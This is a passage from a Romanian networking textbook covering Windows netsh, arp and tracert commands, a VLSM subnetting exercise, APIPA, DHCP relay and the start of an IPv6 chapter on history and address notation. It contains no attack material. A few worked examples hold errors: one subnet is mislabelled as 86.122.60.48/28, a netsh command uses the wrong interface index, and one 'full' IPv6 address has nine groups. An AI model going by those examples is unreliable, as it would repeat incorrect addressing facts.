 19          20        1500  connected     VMware Network Adapter VMnet1
 20          20        1500  connected     VMware Network Adapter VMnet8
```

Dacă se dorește modificarea configurației pentru interfața *VMWare Network Adapter VMnet1*, spre exemplu, din rezultatul obținut mai sus se reține valoarea câmpului *Idx* din dreptul lui (19 în cazul de față).

În continuare, pentru a seta configurația statică pe interfața mai sus menționată, se rulează comanda următoare; valoarea folosită pentru parametrul `name` reprezintă indexul interfeței returnat de comanda `show` precedentă:

```
netsh>interface ipv4 set address name=19 source=static address=10.0.0.10 mask=25
5.255.255.0
The requested operation requires elevation (Run as administrator).
```

După cum puteți observa, pentru a modifica informații trebuie să rulăm comanda cu drepturi privilegiate. Mergem în meniul *Start*, căutam `cmd`, clic dreapta pe acesta, și alegem opțiunea *Run as Administrator.*

```
C:\Windows\system32>netsh
netsh>interface ipv4 set address name=19 source=static address=10.0.0.10 mask=255.255.255.0

netsh>interface ipv4 show addresses name=19

Configuration for interface "VMware Network Adapter VMnet1"
    DHCP enabled:                         No
    IP Address:                           10.0.0.10
    Subnet Prefix:                        10.0.0.0/24 (mask 255.255.255.0)
    InterfaceMetric:                      20
```

Din moment ce prezența unui server DNS este importantă pentru funcționarea oricărei rețele conectate la Internet, se poate adăuga adresa unui server DNS folosind `netsh` în modul următor, folosind același index al interfeței pentru a o identifica:

```
netsh>interface ipv4 add dnsserver name=19 address=8.8.8.8
```

arp

Pentru vizualizarea și modificarea tabelei ARP se poate folosi utilitarul `arp` din linia de comandă. Pentru afișarea tabelei ARP se adaugă parametrul `-a`:

```
C:\Windows\system32>arp -a

Interface: 172.16.7.65 --- 0xc
  Internet Address      Physical Address      Type
  172.16.4.23           00-19-66-78-5c-ba     dynamic
  172.16.4.30           bc-5f-f4-36-d1-78     dynamic
[...]
Interface: 10.0.0.10 --- 0x13
  Internet Address      Physical Address      Type
  10.0.0.255            ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
[...]
```

Pentru a adăuga o intrare statică se folosește parametrul `-s`:

```
C:\Windows\system32>arp -s 10.0.0.12 00-00-00-00-00-01
C:\Windows\system32>arp -a
```

```
[...]
Interface: 10.0.0.10 --- 0x13
  Internet Address      Physical Address      Type
  10.0.0.12             00-00-00-00-00-01     static
[...]
```

Pentru a afla toate opțiunile posibile, se poate rula `arp` fără nici un parametru.

tracert

Utilitarul `tracert` funcționează pe acelasi protocol ca și utilitarul `ping` dar urmărește calea până la destinație, returnând adresa fiecărui ruter de pe parcurs. Este util pentru a detecta locul în care se e posibil să fi avut loc o întrerupere în calea de la sursă la destinație. `tracert` este echivalentul lui `traceroute` din Linux.

```
C:\Windows\system32>tracert www.google.ro

Tracing route to www.google.ro [173.194.39.152]
over a maximum of 30 hops:

  1    <1 ms    <1 ms    <1 ms  sw-c1-225.cs.pub.ro [141.85.225.1]
  2    <1 ms    <1 ms    <1 ms  172.31.255.1
  3    <1 ms    <1 ms    <1 ms  172.31.255.254
  4    <1 ms    <1 ms    <1 ms  r-bb1-g2-0-0.Bucharest.roedu.net [217.73.164.1]
  5     1 ms     1 ms     1 ms  te-3-1.core1.buc.roedu.net [37.128.232.129]
  6     2 ms     1 ms     1 ms  te-0-1-0-2.core1.nat.roedu.net [37.128.239.17]
  7     1 ms     *        1 ms  te-3-4.br1.nat.roedu.net [37.128.239.1]
  8     1 ms     1 ms     1 ms  roedunet.rt1.buc.ro.geant.net [62.40.125.137]
  9    13 ms    13 ms    13 ms  so-3-2-0.rt1.bud.hu.geant2.net [62.40.112.193]
 10    21 ms    21 ms    21 ms  as3.rt1.pra.cz.geant2.net [62.40.112.41]
 11    29 ms    29 ms    29 ms  so-6-3-0.rt1.fra.de.geant2.net [62.40.112.38]
 12    29 ms    29 ms    29 ms  google-gw.rt1.fra.de.geant.net [62.40.125.202]
```

Se observă că adresa fiecărui ruter de pe parcurs este tradusă în numele său conform domeniului DNS căreia îi aparține. Rezolvarea acestor adrese poate întârzia mult rezultatul lui `tracert`. Pentru a împiedica rezolvarea adreselor în nume se poate folosi parametrul `-d`.

3.5 Scenarii de utilizare

În Fig. 3-15 este prezentată rețeaua unei microintreprinderi căreia i-a fost alocat următorul spațiu: 86.106.167.0/24. Administratorul rețelei a decis împărțirea acesteia după cum urmează: 12 IP-uri disponibile pentru sucursala din Constanța (reprezentată de switch-ul Sw1), 25 de IP-uri pentru sediul central (reprezentat de Sw2), 6 IP-uri pentru viitoarea sucursală din Brașov (reprezentată de router-ul BR) și încă 2 IP-uri pentru interconectarea dintre HQ și BR (punctul de ieșire înspre Internet). Alocarea trebuie să fie optimă. În cerințele de mai sus nu a fost luată în calcul adresa gateway-ului pentru fiecare subrețea.

Dacă nu am fi avut restricția de optimalitate, problema ar fi avut un răspuns simplu: se împarte clasa alocată în 4 subrețele de dimensiuni egale. Pentru a reprezenta cele 4 subrețele avem nevoie să împrumutăm din adresa de rețea 2 biți:

- 86.106.167.*0000 0000*/24 – adresa de rețea
- 86.106.167.**00***00 0000*/26 – prima subrețea
- 86.106.167.**01***00 0000*/26 – a doua subrețea
- 86.106.167.**10***00 0000*/26 – a treia subrețea
- 86.106.167.**11***00 0000*/26 – a patra subrețea


Împărțirea de mai sus are un scop pur didactic. Continuăm cu cerința inițială. Pentru a face o împărțire optimă, mai întâi se sortează spațiile dorite după numărul de stații: 25, 12, 6, 2. Decidem pentru fiecare subrețea de câți biți de stație avem nevoie:

- 25 – 5 biți de stație (2^5)
- 12 – 4 biți de stație (2^4)
- 6 – 4 biți de stație (2^4). 3 biți nu ne ajung deoarece se pot reprezenta 8 adrese și noi avem nevoie de 9 (adresa de rețea, de broadcast, adresa gateway-ului și a celor 6 stații)
- 2 – 2 biți de stație (2^2)

Pentru prima subrețea, trebuie să calculăm masca rezultată în urma cerințelor: dacă avem 5 biți de stație, rezultă că avem nevoie de 27 de biți de rețea (32biți cât are o adresă IP minus cei 5 biți folosiți pentru stație). Deci masca va fi /27 sau 255.255.255.224 (27 de biți de 1), iar adresa de rețea va fi 86.106.167.0/27. Adresa de broadcast este ultima adresă din această subrețea (toți biții de stație puși pe 1): 86.106.167.000*11111* (86.106.167.31).

Pentru a obține următoarea subrețea variem bitul cel mai nesemnificativ din adresa de rețea de mai sus. Astfel se va obține: 86.106.167.00***1***00000 (86.106.167.32). Aceasta are tot masca /27, însă a doua subrețea, cea de 12 stații, are nevoie de masca /28 (32 minus 4). Din subrețeaua /27 găsită anterior vom alege doar ultimii 4 biți ca fiind cei de stație, iar bitul 5 îl trecem la adresa de rețea și îl lăsăm pe 0. Astfel am obținut a doua subrețea căutată 86.106.167.001***00000***/28 (86.106.167.32/28). Pentru a treia subrețea avem nevoie tot de un /28 pe care îl obținem variind bitul de rețea lăsat anterior pe 0. Astfel obținem 86.107.167.001***10000***/28 (86.122.60.48/28).

În final mai avem nevoie de o subrețea cu 2 IP-uri disponibile, deci 2 biți de stație. Spațiul cuprins între 86.106.167.0***0000000*** și 86.106.167.00111111 este ocupat. Trecem la următorul cel mai nesemnificativ bit de 1 din porțiunea de rețea (acesta fiind cel îngroșat). Îl punem pe 1 și obținem o nouă adresa de rețea: 86.106.167.01000000 (86.106.167.64). Această adresă are masca /27. Vom aloca doar 2 biți pentru stație, restul rămân pentru rețea, putând să faceți noi alocări la cereri ulterioare. Astfel vom obține ultima subrețea 86.106.167.64/30.



3-15 Infrastructură rețea

Subrețele obținute sunt:

- 86.106.167.0/27
- 86.106.167.32/28
- 86.106.167.48/28
- 86.106.167.64/30

O alternativă la împărțirea optimă de mai sus poate fi următoarea: după sortarea în ordinea descrescătoare a stațiilor, se pornește de la prima adresă de rețea și se calculează adresa de broadcast în funcție de masca primei subrețele. Această adresă de broadcast adunată cu 1 ne va da adresa de rețea pentru următoarea subrețea. Astfel pentru 86.106.167.0/27 adresa de broadcast este 86.106.167.31. Adresa de rețea pentru următoarea subrețea este 86.106.167.32, aceasta având masca /28. Noua adresă de broadcast este 86.106.167.47. Pentru cea de a treia subrețea se obține 86.106.167.48, șamd.

În continuare vom configura câte un IP pe ruterul HQ (portul Fa0/0) și pe calculatoarele C și D din subclasa 86.106.167.32/28. Ruterul HQ va fi gateway, deci prin convenție, îi vom aloca prima adresă IP folosibilă. C este un calculator cu sistem de operare Linux și va avea a doua adresă IP, iar D este un calculator cu Windows și va avea a treia adresă IP. HQ rulează Cisco IOS.

```
HQ#configure terminal
Enter configuration commands, one per line.  End with CNTL/Z.
HQ(config)#interface FastEthernet 0/0
HQ(config-if)#ip address 86.106.167.33 255.255.255.240
```

```
root@C:~# ip address add 86.106.167.34/28 dev eth0
root@C:~# ping 86.106.167.33
PING 86.106.167.33 (86.106.167.33) 56(84) bytes of data.
64 bytes from 86.106.167.33: icmp_seq=1 ttl=255 time=1.86 ms
64 bytes from 86.106.167.33: icmp_seq=2 ttl=255 time=1.69 ms
64 bytes from 86.106.167.33: icmp_seq=3 ttl=255 time=2.12 ms
^C
--- 86.106.167.33 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2002ms
rtt min/avg/max/mdev = 1.694/1.896/2.127/0.181 ms
```

Iar pe calculatorul D, cel cu sistem de operare Windows:

```
netsh>interface ipv4 show interfaces

Idx     Met         MTU          State                Name
---  ----------  ----------  ------------  ---------------------------
[...]
 12          20        1500  connected     Local Area Connection
[...]
netsh>interface   ipv4   set   address   name=20   source=static   address=86.106.167.35
mask=255.255.255.240
```

Testăm conectivitatea de pe calculatorul D spre ruterul HQ și spre stația C:

```
C:\>ping 86.106.167.33
Pinging 86.106.167.33 with 32 bytes of data:
Reply from 86.106.167.33: bytes=32 time<1ms TTL=128
Reply from 86.106.167.33: bytes=32 time<1ms TTL=128
[...]
C:\>ping 86.106.167.34
Pinging 86.106.167.34 with 32 bytes of data:
Reply from 86.106.167.34: bytes=32 time<1ms TTL=128
Reply from 86.106.167.34: bytes=32 time<1ms TTL=128
[...]
```

În continuare administratorul a configurat și stațiile din Sw1 cu IP-uri din clasa 86.106.167.0/27, dar nu are conectivitate între stațiile dintre cele 2 switch-uri. În capitolul 6 (*Rutare*) se va explica de ce nu există conectivitate și cum se rezolvă această problemă.

3.6 Studiu de caz


3.6.1 APIPA

APIPA este un acronim pentru *Automatic Private IP Addressing* și reprezintă o facilitate de asignare automată a adreselor locale în rețele temporare sau *ad hoc*. Când un calculator ce rulează Windows a fost configurat să își obțină configurația IP în mod automat, dacă nu există un server DHCP în rețeaua locală și nici configurația alternativă nu a fost specificată, el va folosi APIPA pentru a-și asigna o adresă privată din intervalul 169.254.0.1 – 169.254.255.254 (se observă că masca de rețea este 255.255.0.0).

În mod implicit, toate calculatoarele sunt setate să folosească APIPA în cazul în care nu primesc răspuns de la un server DHCP din rețeaua locală. Mai exact, după cum se observă din Fig. 3-16, în fereastra de configurare alternativă este bifată, implicit, opțiunea *Automatic Private IP Address* ceea ce evidențiază atât lipsa unei configurații alternative cât și utilizarea APIPA. Practic, se poate considera că, în lipsa unui server DHCP, este folosită întotdeauna configurația alternativă, chiar și în cazul în care aceasta specifică folosirea APIPA.

APIPA este o tehnică utilă pentru că ea permite calculatoarelor aflate în același domeniu de *broadcast* să comunice chiar și în lipsa unui server DHCP sau a oricărui alt tip de configurație manuală. De asemenea, ea reprezintă o soluție alternativă și pentru situația în care un server DHCP devine nefuncțional. Totuși, dacă un server DHCP devine neoperațional, stațiile vor recurge la APIPA doar după expirarea timpului de închiriere a ultimei configurații obținute de la acesta, deci trecerea nu se va face instantaneu. Dacă la un moment de timp ulterior serverul DHCP redevine operațional, configurația automată va dobândi prioritate înaintea celei setate de APIPA și o va rescrie, stațiile continuându-și comunicația folosind schema de adresare oferită de serverul DHCP. Explicația pentru

acest comportament stă în faptul că o stație care recurge la APIPA o va face pentru că este setată să obțină o configurație automată și nu a reușit acest lucru. Deci, practic, înlocuirea configurației APIPA cu cea prin DHCP se face deoarece configurația primară are prioritate în fața celei alternative.



3-16 Fereastra pentru configurația IPv4 alternativă

În practică, se poate detecta momentul în care APIPA a intrat în funcțiune dacă două sau mai multe calculatoare din rețea pot comunica între ele dar nu și cu altele sau în afara rețelei. O practică recomandată în acest caz este verificarea configurației IP a stațiilor pentru a indentifica prezența adreselor oferite de APIPA și verificarea funcționării și a accesului la serverul DHCP.

Există și o serie de limitări importante ce trebuie avute în vedere în momentul în care stațiile sunt configurate prin APIPA. Spre exemplu, calculatoarele configurate astfel vor putea comunica doar cu alte calculatoare configurate prin APIPA din același domeniu de *broadcast* (din considentele adresării IP în interiorul unei rețele locale, vor fi acceptate doar pachetele care aparțin rețelei calculate din adresa IP și masca configurată pe interfață). De asemenea, stațiile ce folosesc APIPA nu vor putea avea acces la Internet, nu se pot configura adrese pentru servere DNS sau WINS și nu se poate specifica niciun *default gateway*.

APIPA reprezintă varianta Microsoft de *Zero Configuration*. În mod general, tehnica pentru IPv4 poartă numele de adresare tip IPV4LL (*IPv4 Link Local*). Mai multe detalii despre adresele locale automate IPv4 pot fi consultate în RFC 3927 [2], iar pentru IPv6 în RFC 4862 [3] (de asemenea mai multe detalii despre IPv6 în capitolul următor).

3.6.2 DHCP Relay

DHCP Relay permite transmiterea cererilor DHCP dintr-o subrețea în care nu există server DHCP către unul sau mai multe servere DHCP din alte subrețele. Pentru instalare, este necesar pachetul *dhcp-relay:*

```
root@HQ:~# apt-get install dhcp-relay
```

Agentul DHCP poate fi configurat la pornire, prin parametrii transmiși comenzii `dhcrelay`, sau prin intermediul fișierului `/etc/default/dhcp-relay`.

În acest fișier se pot specifica:

- interfețele pe care agentul să primească cereri DHCP: declarația `INTERFACES`.

- serverele DHCP către care să fie trimise cererile DHCP primite: declarația `DHCP_SERVERS`.

Server DHCP

Pentru a vedea cum se instalează și cum se configurează un server de DHCP, urmăriți scenariul din cadrul capitolului *Wireless.*

3.7 Concluzii

În cadrul acestui capitol am prezentat unul dintre cele mai importante protocoale, pe baza căruia funcționează internetul. Deși adresele IPv4 s-au epuizat, acesta este încă cel mai folosit protocol. Pentru a preîntâmpina problema epuizării s-a standardizat protocolul IPv6. Principala cauză pentru migrarea înceată către IPv6 este compatibilitatea cu echipamentele mai vechi ce nu suportă decât stiva de protocoale IPv4.

Adresele IPv4 sunt împărțite în 5 tipuri, în funcție mărimea unei clase. Această împărțire s-a dovedit ineficientă datorită numărului fix de stații din clasă. De exemplu, daca era nevoie de 300 de IP-uri, o clasă C nu satisfăcea această cerință. Trebuie alocată o întreagă clasă B, adică 65536 de IP-uri. Pentru a optimiza alocarea IP-urilor, s-a introdus conceptul de VLSM, împărțirea în subrețele de lungime variabilă. Deoarece nu ne mai putem da seama de mărimea unei clase după tipul ei, orice IP trebuie reprezentat alături de o mască de rețea.

O stație, pentru a trimite pachetele primite de la nivelul rețea pe nivelul fizic, trebuie să adauge informațiile de nivel 2 (MAC în cazul Ethernet). Pentru acest lucru s-a introdus tabela ARP, în care se rețin asocierile dintre IP-urile și MAC-urile prezente în rețeaua locală, necesare la construcția pachetului. Inițial aceasta este goală. Pentru a o popula se trimit cereri speciale ARP către toate lumea, cel ce are adresa IP specificată în cerere va răspunde cu MAC-ul lui, iar această asociere va fi adăugată în tabela ARP.

Deseori e dificil să configurăm manual adresele IP pe interfețe. De aceea s-a introdus protocolul DHCP, prin care se trimit configurațiile de nivel rețea. Astfel utilizatorul trebuie doar să își activeze clientul DHCP, iar ISP-ul se ocupă de management-ul setărilor de nivel 3.

S-a observat în scenariu faptul că nu se poate comunica între 2 subrețele diferite. În capitolul *Rutare* se va descrie conceptul prin care comunicația între cele 2 subrețele este posibilă.

3.7.1 Linux

Comandă	Descriere
ip address	Configurare adresare IP
ifconfig	Configurare adresare IP
dhclient	Obținerea configurațiilor de la un server DHCP
/etc/network/interfaces	Configurarea permanentă a intefețelor
/etc/resolv.conf	Configurarea serverului de DNS
ip neigh	Afișarea tabelei ARP
arp	Afișarea tabelei ARP
traceroute	Testare accesibilității unei stații, vizualizând ruterele intermediare

3.7.2 Cisco IOS

Comandă	Descriere
enable	Activarea modului privilegiat
configure terminal	Activarea modului de configurare
interface nume_intefață	Intrare în modul de configurare al interfeței
ip address	Configurarea unei adrese IP în modul de configurare al interfeței
show ip interface brief	Sumarizare a configurațiilor de nivel 3 de pe rutere
show ip interface nume_interfață	Vizualizare configurații de nivel 3 ale unei interfețe
show ip arp	Vizualizarea tabelei ARP
show interfaces	Vizualizare conexiune și statistici pentru o interfață (inclusiv configurațiile de nivel 3)
write memory	Salvează în memoria non-volatilă fișierul de configurare

3.7.3 Windows

Comandă	Descriere
ipconfig	Vizualizare configurații interfață de rețea
netsh	Configurare parametri rețea
arp	Vizualizare și modificare tabelă ARP
tracert	Testarea accesibilității unei stații, vizualizând ruterele intermediare

3.8 Întrebări

1. De ce se recalculează suma de control la fiecare ruter prin care trece un pachet?
   Pentru că se modifică IP-ul sursă.
   Pentru că se modifică MAC-ul destinație.
   Pentru că se modifică TTL-ul.
   Pentru că se modifică toate MAC-ul destinație și IP-ul sursă.

2. Serviciul DHCP este folosit pentru a trimite:
   date despre încărcarea serverului.
   configurația de nivel 3 a interfețelor.
   adresa MAC a interfețelor.
   portul pe care se deschide o conexiune.

3. Masca de rețea este un șir de biți de 0 și 1 în care ordinea nu contează. / Adresa de broadcast se obține punând toți biții de stație pe valoarea 0.
   Adevărat/Adevărat
   Fals/Adevărat
   Adevărat/Fals
   Fals/Fals

4. În tabela ARP
   pot exista 2 intrări în care aceeași adresă IP are mapate 2 MAC-uri.
   pot exista 2 intrări în care 2 adrese IP diferite au același MAC.
   se găsesc doar adresele MAC trimise de switch-uri.
   se găsesc doar IP-urile primite de la alte rutere.

5. Adresa de rețea pentru 86.120.60.17/19 este:
   86.120.32.0.
   86.120.48.0.
   86.120.60.0.
   86.120.0.0.

3.9 Referințe

[1] Alexandru Juncu (2012). ifconfig vs. iproute2. Published on 2012 January 17. Accesat la http://techblog.rosedu.org/ifconfig-vs-iproute.html [11.09.2012].

[2] S. Cheshire, Apple Computer, B. Aboba, Microsoft Corporation, E. Guttman, Sun Microsystems. Dynamic Configuration of IPv4 Link-Local Addresses. 2005 May. Accesat la http://tools.ietf.org/html/rfc3927 [13.09.2012].

[3] S. Thomson, Cisco, T. Narten, IBM, T. Jinmei, Toshiba. IPv6 Stateless Address Autoconfiguration. 2007 September. Accesat la http://tools.ietf.org/html/rfc4862 [13.09.2012].

4 Protocolul IPv6

Ce se învață?

- Nevoia pentru protocolul IPv6 și adopția lui
- Diferențele între protocolul IPv6 și IPv4
- Subnetarea în IPv6
- Configuarea rețelelor IPv6


Cine este...

Vint Cerf este considerat „părintele Internetului". Un om de știința american, a lucrat în cadrul proietului DARPA al Guvernului American la stiva de Protocoale TCP/IP, ce este nucleul a ce numim noi astăzi Internetul. A fost unul dintre fondatorii ICANN (succesorul IANA), organizația care se ocupă cu aministrarea domeniilor, IP-urilor și ASN-urilor în Internet. În prezent lucrează la Google și este printre cei mai mari promotori ai migrării spre IPv6.

4.1 Adresarea IPv6

4.1.1 Apariția și migrarea la protocolul IPv6

Adresele IPv4 au apărut în anul 1981, cuprinzând un spațiu de adrese de aproape patru miliarde. După cum se poate observa și în Fig. 4-1 alocarea adreselor IPv4 a căpătat o amploare exponențială odată cu acceptarea acestui protocol ca fiind de referință pentru rețelele de calculatoare (în defavoarea protocoalelor precum IPX, AppleTalk, etc.).



4-1: Rata de alocare a adreselor IPv4

Principala problemă care a dus la epuizarea rapidă a adreselor IPv4 a fost folosirea măștilor implicite, bazate pe cele trei clase de adrese IPv4, și a inexistenței unei metode de a recupera adresele nefolosite. Deși apariția adresării „classless" și a conceptului de translatare a adreselor (NAT) au reușit să îmbunătățească rata de folosire a adreselor IPv4, creșterea semnificativă a numărului de calculatoare conectate la Internet a continuat problema.

După 30 de ani de la apariția adreselor IPv4, în data de 3 Februarie 2011, IANA a anunțat alocarea ultimului spațiu de adrese (/8) către fiecare RIR. Astfel, deși fiecare RIR mai dispune de adrese IPv4 nefolosite, migrarea către IPv6 este inevitabilă.

Prima versiune a protocolului IPv6 a apărut încă din Decembrie 1995, în RFC1883. Motivația de trecere de la versiunea 4 direct la versiunea 6 se datorează apariției protocolului IPv5, Internet Stream Protocol, în anul 1979 (IEN-119), protocol ce avea să nu fie adoptat pe scară largă. În anul 1996 a fost înființată platforma „6bone" ce avea ca scop testarea noului protocol și îmbunătățirea acestuia până la adopția lui pe scară largă. Interesant este că în data de 06 Iunie 2006 această platformă a fost abandonată de către IETF, aceasta fiind considerată oficial ziua în care protocolul IPv6 a ajuns la maturitate. Ziua de 6 Iunie este considerată și astăzi ziua IPv6 și este „sărbătorită" prin folosirea protocolului IPv6 în locul protocolului IPv4.

Procesul de migrare către adresarea IPv6 este un proces lent. Pentru a grăbi acest proces în 28 Februarie 2010 guvernul Statelor Unite ale Americii a eliberat un memorandum prin care obliga agențiile guvernamentale să adopte IPv6 până la data de Septembrie 2012 (pentru serverele publice) și până la data de Septembrie 2014 (pentru aplicațiile interne) [3]. Un comunicat asemănător a fost emis și de către Comisia Europeană care dorea ca un procent de 25% din serviciile actuale să fie migrate la o infrastructură compatibilă cu protocolul IPv6 [4]. La data de 23 August 2012 existau în lume aproximativ 42060 furnizorii de servicii IPv4 (ISP) și doar 6043 furnizori care oferă și suport și IPv6. Mai multe detalii despre folosirea protocolului IPv6 se pot găsi pe site-ul indicat la referințe în poziția [5].

În Romania migrarea către IPv6 a fost foarte spectaculoasă, fiind pe primul loc în anul 2012 la accesarea serviciilor IPv6 conform google.com - Fig. 4-2 [6]. Rețeaua RoEduNet a făcut parte încă din 1999 din infrastructura de testare a protocolului IPv6, „6bone". În 2003 furnizorul de serviciii RoEduNet a achiziționat 2001:b30::/32 pentru IPv6, urmat de Romtelecom în 2009 și de către RDS-RCS în 2010, aceste prefixe intrând în folosință din anul 2010.

4-2: Rata de adopție IPv6

Principalele mecanisme folosite pentru migrarea la IPv6 sunt *„dual-stack"*, translatarea IPv4-IPv6 și „tunelarea". Primul mecanism presupune folosirea în paralel a celor două protocoale și renunțarea treptat la IPv4. Majoritatea sistemelor de operare oferă suport pentru IPv6, Windows încă din anul

2000 pentru testare pentru Windows 2000, versiunea stabilă începând cu Windows XP Service Pack 3. În Linux majoritatea distribuțiilor actuale au integrat și stiva pentru protocolul IPv6.

Protocolul IPv6 poate fi folosit nu doar pe sistemele de operare pentru calculatoare. Sistemul de operare Cisco IOS, folosit pentru echipamentele furnizate de compania Cisco, oferă de asemenea suport pentru IPv6. Spre deosebire de lumea Linux și Windows, în lumea Cisco activarea protocolului IPv6 nu este implicită. Sistemele de operare pentru mobile, Android, iOS (Apple) și Windows Phone oferă de asemenea suport pentru protocolul IPv6. O listă mai completă poate fi accesată la adresa [7].

Cea de-a doua metodă folosită pentru a migra de la o infrastructură IPv4 la o infrastructură IPv6 folosește principiul de tunelare. Pentru a eficientiza procesul de migrare au fost definite următoarele spații de adrese:

- Adrese folosite pentru tunel de tip ISATAP - Intra-Site Automatic Tunnel Addressing Protocol, sub forma <orice_prefix_64_biți>::0:5efe:IPv4. Acest tip de tunel este definit în RFC4214 [9].
- Adrese folosite pentru tunelarea automată de tip 6to4, sub forma 2002:IPv4::/48. Acest tip de tunel este definit în RFC3056 [10].
- Adrese folosite pentru tunel de tip Teredo, sub forma 2001:0::/32. Acest tip de tunel este definit în RFC4380 [11].

Conceptul de tunelare va fi tratat pe larg în capitolul 8 - Alterarea Pachetelor.

Ultima metodă folosită pentru a migra la IPv6, este translatarea și folosește următoarele spații de adrese:

- Adrese compatibile IPv4, sub forma 0:0:0:0:0:0:IPv4, folosite pentru comunicația dintre un nod IPv6/IPv4 cu un nod IPv6 peste o infrastructură de tip IPv4. Acest tip de adrese nu mai sunt folosite și nu sunt suportate în mod implicit de sistemele de operare actuale. Mai multe detalii despre adresele folosite pentru migrarea la IPv6 pot fi citite în RFC6052 [12] și RFC4291 [13].
- Adrese de tip „IPv4-mapped", sub forma 0:0:0:0:0:FFFF:IPv4, folosite pentru a reprezenta un nod IPv4 pentru un nod IPv6. Aceste adrese nu sunt folosite ca sursă/destinație. Un exemplu de utilizare al lor este prezentat în studiul de caz de la finalul acestui capitol. Mai multe detalii despre adresele folosite pentru migrarea la IPv6 pot fi citite în RFC6052 [12] și RFC4291 [13].

Din punctul de vedere al infrastructurii rețelei locale, switch-uri sau hub-uri, migrarea către protocolul IPv6 nu are un impact foarte mare. Acest lucru este datorat faptului că cele două echipamente enunțate iau decizii pe baza adresei de nivel doi (MAC) și nu sunt influențate de adresarea de la nivelul trei. Singura diferență ce afectează aceste echipamente este creșterea valorii minime pentru MTU, de la 68 octeți pentru IPv4 la 1280 de octeți pentru IPv6. Dacă un switch are un MTU de 1000, toate pachetele IPv6 vor fi fragmentate, fapt ce va afecta performanțele rețelei.

Acceptarea pe scară atât de largă a protocolului IPv6 se datorează avantajelor majore pe care acesta le aduce. Dintre acestea amintim:

- Un spațiu de adrese mai mare, datorită adresării pe 128 de biți, cu un total de 340,282,366,920,938,463,463,374,607,431,768,211,456 adrese disponibile. Un studiu interesant arată că daca am atribui câte un miliard de adrese pe secundă de la apariția pământului (aprox. 4,5 miliarde de ani) am fi epuizat până astăzi aproximativ o trilionime din spațiul total.
- Un mecanism mai bun de administrare a spațiului de adrese. Mai multe detalii pot fi citite în 4.1.4 Subnetarea adreselor IPv6.
- Eliminarea necesității de translatarea a adreselor datorată numărului considerabil de adrese IPv6 disponibile. În IPv6 conceptul de NAT nu mai este folosit.
- Un format simplificat al antetului. Mai multe detalii pot fi citite în 4.2.1 Antetul IPv6.

- Suport îmbunătățit pentru securitate, multicast, QoS sau rutare datorat modului de formatare a opțiunilor în antetul unui pachet IPv6. IPv6 oferă suport implicit pentru stiva de protocoale IPSec.

4.1.2 Scrierea adreselor IPv6

Adresele IPv6 au o lungime de 128 de biți, de patru ori lungimea adreselor IPv4. Formatul folosit pentru reprezentarea adreselor IPv4, zecimal-punctat, nu poate fi aplicat pentru adresele pe 128 de biți. Să urmărim o reprezentarea în binar și apoi în format zecimal-punctat a unei adrese IPv6:

- binar:
  - 00010000.00000001.00001011.00111000.00000000.00000000.00000000.00000000.00000000.01011110.00000000.00000000.00000000.00000000.00000000.00000001
- decimal:
  - 32.1.11.56.0.0.0.0.0.94.0.0.0.0.0.1

Această metodă nu fost acceptată datorită „neelegantei" sale. Standardul folosit pentru reprezentarea adreselor IPv6 este bazat pe formatul hexazecimal. Fără a face o recapitulare foarte detaliată a reprezentării hexazecimale amintim că aceasta este o reprezentare în baza de numerație 16, față de baza 10 folosită în mod uzual. Tabelul de mai jos prezintă conversia din baza 16 în baza 10 și baza 2.

Baza 2	Baza 10	Baza 16
0000	0	0x0
0001	1	0x1
0010	2	0x2
0011	3	0x3
0100	4	0x4
0101	5	0x5
0110	6	0x6
0111	7	0x7
1000	8	0x8
1001	9	0x9
1010	10	0xA
1011	11	0xB
1100	12	0xC
1101	13	0xD
1110	14	0xE
1111	15	0xF

Pentru reprezentarea adresei sub format hexazecimal avem nevoie de 4 biți, adică 32 (128/4) de numere scrise în baza 16. Dacă grupăm adresa scrisă anterior în grupuri de 4 biți și face trecerea în format hexazecimal obținem:

- binar:
  - 0010 0000 0000 0001 0000 1011 0011 1000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0101 1110 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0001
- hexadecimal:
  - 20010b3800000000005e000000000001

Nici reprezentarea de mai sus nu oferă „eleganță" și simplitate pentru a putea fi urmărită ușor. Astfel, cele 32 de numere scrise în baza 16 sunt grupate în patru, reprezentarea curentă de-facto folosită pentru IPv6 fiind:

- 2001:0b38:0000:0000:005e:0000:0000:0001

Deși această formă este cea utilizată, au apărut două reguli de simplificare a scrierii adreselor IPv6. Foarte important este ca aceste reguli să fie reversibile. Astfel, odată aplicată o astfel de regulă se poate ajunge la punctul de plecare.

Prima regula poate fi enunțată astfel: în cadrul unui grup de patru se pot elimina „0"-urile de la începutul grupului. Folosind regula enunțată, forma rescrisă a adresei IPv6 este 2001:b38:0:0:5e:0:0:1.

Să analizăm eliminarea pentru fiecare grup: din grupul :0b38: am eliminat un singur „0"; din grupul :0000: am eliminat trei „0"-uri; din grupul :005e: am eliminat două „0"-uri. Regula este ușor reversibilă, analizând grupul :1 trebuie să revenim la patru elemente din grup, singura opțiune fiind :0001.

Cea de-a două regulă poate fi enunțată astfel: un singur șir de grupuri continue de zero poate fi suprimat sub forma „::". În exemplul prezentat avem două grupuri continue de zero-uri :b38:**0:0**:5e și :5e:**0:0**:1. Regula spune că doar un singur astfel de grup poate fi suprimat, astfel adresa IPv6 prezentată poate fi rescrisă astfel: 2001:b38::5e:0:0:1 sau 2001:b38:0:0:5e::1. Scrierea 2001:b38::5e::1 nu este corectă deoarece ea nu este univoc reversibilă. O astfel de scriere s-ar putea traduce sub două adrese IPv6 diferite: 2001:b38:0:0:0:5e:0:1 sau 2001:b38:0:5e:0:0:0:1.

Este important să observăm că se poate suprima chiar și un singur grup de „0"-uri. Spre exemplu adresa IPv6 2001:5cd:02e:04a:5e:03:0:1 poate fi rescrisă astfel 2001:5cd:02e:04a:5e:03::1.

În continuare prezentăm câteva exemple relevante de scriere a adreselor IPv6, înainte și după folosirea celor două reguli prezentate anterior.

Adresa IPv6 întreagă	Adresa IPv6 forma prescurtată
ff00:ff01:0000:0000:0000:0000:0000:0003	ff00:ff01::3
0000:0000:0000:0000:0000:0000:0000:0000	::
0000:0000:0000:0000:0000:0000:0000:0001	::1
2001:ff03:0001:0000:0000:0023:0000:0f53:0cf3	2001:ff03:1::23:0:f53:cf3 (preferată) sau 2001:ff03:1:0:0:23::f53:cf3

